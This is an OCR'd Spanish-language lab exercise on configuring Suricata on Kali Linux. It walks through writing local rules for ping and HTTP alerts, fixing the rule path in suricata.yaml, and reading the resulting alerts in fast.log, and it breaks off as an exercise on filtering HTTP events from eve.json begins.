
10/11/2025-15:22:33 [**] [1:100001:0] Ping detectado al 8.8.8.8 [**] …



kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/suricata/rules/local.rules *
alert icmp any any → any any (msg:"Ping detectado"; sid:1000001; r>
alert http any any → any any (msg:"ALERTA: Acceso a example.com de>
.8.8"; sid:100001;)
Write to File: /etc/suricata/rules/local.rules
^G Help M-D DOS Forma M-A Append M-B Backup Fi ^T Browse
^C Cancel M-M Mac Forma M-P Prepend ^Q Discard buffer


(kali㉿kali)-[~]
$ sudo nano /etc/suricata/rules/local.rules
(kali㉿kali)-[~]
$ sudo systemctl restart suricata
(kali㉿kali)-[~]
$ ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=12.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=13.7 ms
— 8.8.8.8 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 12.736/13.195/13.655/0.459 ms
(kali㉿kali)-[~]
$ sudo tail -f /var/log/suricata/fast.log


Nov 21 08:03:17 kali systemd[1]: /usr/lib/systemd/system/suricata.s
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nano /etc/suricata/rules/local.rules
[sudo] password for kali:
(kali㉿kali)-[~]
$ sudo nano /etc/suricata/rules/local.rules
(kali㉿kali)-[~]
$


(kali㉿kali)-[~]
$ sudo journalctl -xe | grep suricata
Nov 21 08:10:19 kali sudo[4499]: kali : TTY=pts/2 ; PWD=/home/ka
li ; USER=root ; COMMAND=/usr/bin/tail -f /var/log/suricata/fast.log
(kali㉿kali)-[~]
$


Carpeta pe...
kali@kali: ~
Session Acciones Editar Vista Ayuda
(kali㉿kali)-[~]
$ ping -c 4 192.168.0.7
PING 192.168.0.7 (192.168.0.7) 56(84) bytes of data.
64 bytes from 192.168.0.7: icmp_seq=1 ttl=64 time=2.05 ms
64 bytes from 192.168.0.7: icmp_seq=2 ttl=64 time=2.22 ms
64 bytes from 192.168.0.7: icmp_seq=3 ttl=64 time=1.62 ms
64 bytes from 192.168.0.7: icmp_seq=4 ttl=64 time=1.79 ms
— 192.168.0.7 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.616/1.918/2.222/0.232 ms
(kali㉿kali)-[~]
$


(kali㉿kali)-[~]
$ sudo systemctl status suricata
● suricata.service - Suricata IDS/IDP daemon
Loaded: loaded (/usr/lib/systemd/system/suricata.service; enab
Active: active (running) since Fri 2025-11-21 08:04:36 EST; 8m
Invocation: 42349cfbe2b64886b9e8992e35c9df71
Docs: man:suricata(8)
man:suricatasc(8)
https://suricata.io/documentation/
Main PID: 2979 (Suricata-Main)
Tasks: 7 (limit: 4863)
Memory: 50.5M (peak: 52.1M)
CPU: 9.134s
CGroup: /system.slice/suricata.service
└2979 /usr/bin/suricata -D --af-packet -c /etc/surica
Nov 21 08:04:34 kali systemd[1]: Starting suricata.service - Surica
Nov 21 08:04:35 kali suricata[2969]: i: suricata: This is Suricata
Nov 21 08:04:36 kali systemd[1]: Started suricata.service - Suricat
Nov 21 08:13:27 kali systemd[1]: /usr/lib/systemd/system/suricata.s
lines 1-18/18 (END)

```
rtt min/avg/max/mdev = 0.855/1.109/1.708/0.355 ms

┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.0.7
PING 192.168.0.7 (192.168.0.7) 56(84) bytes of data.
64 bytes from 192.168.0.7: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 192.168.0.7: icmp_seq=2 ttl=64 time=1.71 ms
64 bytes from 192.168.0.7: icmp_seq=3 ttl=64 time=1.84 ms
64 bytes from 192.168.0.7: icmp_seq=4 ttl=64 time=2.55 ms


── 192.168.0.7 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.140/1.809/2.553/0.502 ms


┌──(kali㉿kali)-[~]
└─$
```





```
┌──(kali㉿kali)-[~]
└─$ sudo tail /var/log/suricata/suricata.log
[2979 - Suricata-Main] 2025-11-21 08:04:36 Info: logopenfile: stats
output device (regular) initialized: stats.log
[2979 - Suricata-Main] 2025-11-21 08:04:36 Warning: detect: No rule
files match the pattern /var/lib/suricata/rules/suricata.rules
[2979 - Suricata-Main] 2025-11-21 08:04:36 Warning: detect: 1 rule f
iles specified, but no rules were loaded!
[2979 - Suricata-Main] 2025-11-21 08:04:36 Info: threshold-config: T
hreshold config parsed: 0 rule(s) found
[2979 - Suricata-Main] 2025-11-21 08:04:36 Info: detect: 0 signature
s processed. 0 are IP-only rules, 0 are inspecting packet payload, 0
 inspect application layer, 0 are decoder event only
[2979 - Suricata-Main] 2025-11-21 08:04:36 Notice: mpm-hs: Rule grou
p caching - loaded: 0 newly cached: 0 total cacheable: 0
[2979 - Suricata-Main] 2025-11-21 08:04:36 Info: unix-manager: unix
socket '/var/run/suricata/suricata-command.socket'
[2979 - Suricata-Main] 2025-11-21 08:04:36 Info: runmodes: eth0: cre
ating 1 thread
[2990 - W#01-eth0] 2025-11-21 08:04:36 Info: ioctl: eth0: MTU 1500
[2979 - Suricata-Main] 2025-11-21 08:04:36 Notice: threads: Threads
created → W: 1 FM: 1 FR: 1   Engine started.


┌──(kali㉿kali)-[~]
└─$
```


kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/suricata/suricata.yaml
#
See Napatech NTPL documentation other hashmodes and details o
#
This parameter has no effect if auto-config is disabled.
#
hashmode: hash5tuplesorted
##
Configure Suricata to load Suricata-Update managed rules.
##
default-rule-path: /var/lib/suricata/rules
rule-files:
- suricata.rules
##
Auxiliary configuration files.
##
classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
threshold-file: /etc/suricata/threshold.config
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify


kali@kali: ~
Session Actions Edit View Help
GNU nano 8.6 /etc/suricata/suricata.yaml *
#
See Napatech NTPL documentation other hashmodes and details o>
#
This parameter has no effect if auto-config is disabled.
#
hashmode: hash5tuplesorted
##
Configure Suricata to load Suricata-Update managed rules.
##
#default-rule-path: /var/lib/suricata/rules
default-rule-path: /etc/suricata/rules
rule-files:
- suricata.rules
- local.rules
##
Auxiliary configuration files.
##
classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify


┌──(kali㉿kali)-[~]
└─$ sudo tail /var/log/suricata/suricata.log
[7655 - Suricata-Main] 2025-11-21 08:22:36 Info: logopenfile: stats output device (regular) initialized: stats.log
[7655 - Suricata-Main] 2025-11-21 08:22:36 Warning: detect: No rule files match the pattern /etc/suricata/rules/suricata.rules
[7655 - Suricata-Main] 2025-11-21 08:22:36 Info: detect: 2 rule files processed. 3 rules successfully loaded, 0 rules failed, 0 rules skipped
[7655 - Suricata-Main] 2025-11-21 08:22:36 Info: threshold-config: Threshold config parsed: 0 rule(s) found
[7655 - Suricata-Main] 2025-11-21 08:22:36 Info: detect: 3 signatures processed. 2 are IP-only rules, 0 are inspecting packet payload, 1 inspect application layer, 0 are decoder event only
[7655 - Suricata-Main] 2025-11-21 08:22:36 Notice: mpm-hs: Rule group caching - loaded: 0 newly cached: 1 total cacheable: 1
[7655 - Suricata-Main] 2025-11-21 08:22:36 Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'
[7655 - Suricata-Main] 2025-11-21 08:22:36 Info: runmodes: eth0: creating 1 thread
[7658 - W#01-eth0] 2025-11-21 08:22:36 Info: ioctl: eth0: MTU 1500
[7655 - Suricata-Main] 2025-11-21 08:22:36 Notice: threads: Threads created → W: 1 FM: 1 FR: 1 Engine started.
┌──(kali㉿kali)-[~]
└─$


Session Actions Edit View Help
└─$ sudo tail -f /var/log/suricata/fast.log
11/21/2025-08:23:45.830109 [**] [1:999999:1] [ALERTA] Trafico ICMP detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:bb2e:dec7:8d70:87f7:135 → ff02:0000:0000:0000:0000:0001:ff3c:a578:0
11/21/2025-08:23:45.830109 [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:bb2e:dec7:8d70:87f7:135 → ff02:0000:0000:0000:0000:0001:ff3c:a578:0
11/21/2025-08:23:46.760255 [**] [1:999999:1] [ALERTA] Trafico ICMP detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:2d62:6028:1d56:9359:135 → ff02:0000:0000:0000:0000:0001:ff3c:a578:0
11/21/2025-08:23:46.760255 [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:2d62:6028:1d56:9359:135 → ff02:0000:0000:0000:0000:0001:ff3c:a578:0
11/21/2025-08:23:47.229931 [**] [1:999999:1] [ALERTA] Trafico ICMP detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:ec74:70f8:149d:f746:135 → ff02:0000:0000:0000:0000:0001:ff3c:a578:0
11/21/2025-08:23:47.229931 [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe80:0000:0000:0000:ec74:70f8:149d:f746:135 → ff02:0000:0000:0000:0000:0001:ff3c:a578:0
11/21/2025-08:23:52.803701 [**] [1:999999:1] [ALERTA] Trafico ICMP detectado [**] [Classification: (null)] [Priority: 3] {IPv6-ICMP} fe



Línea 1 (Alerta General): `[**] [1:999999:1] [ALERTA] Trafico ICMP detectado [**]`

Línea 2 (Tu Regla): `[**] [1:1000001:1] Ping detectado [**]`

✅ EJERCICIO 3 – Mostrar sólo eventos HTTP

Enunciado

Filtra del archivo eve.json únicamente las líneas relacionadas con tráfico HTTP.

Cómo realizarlo

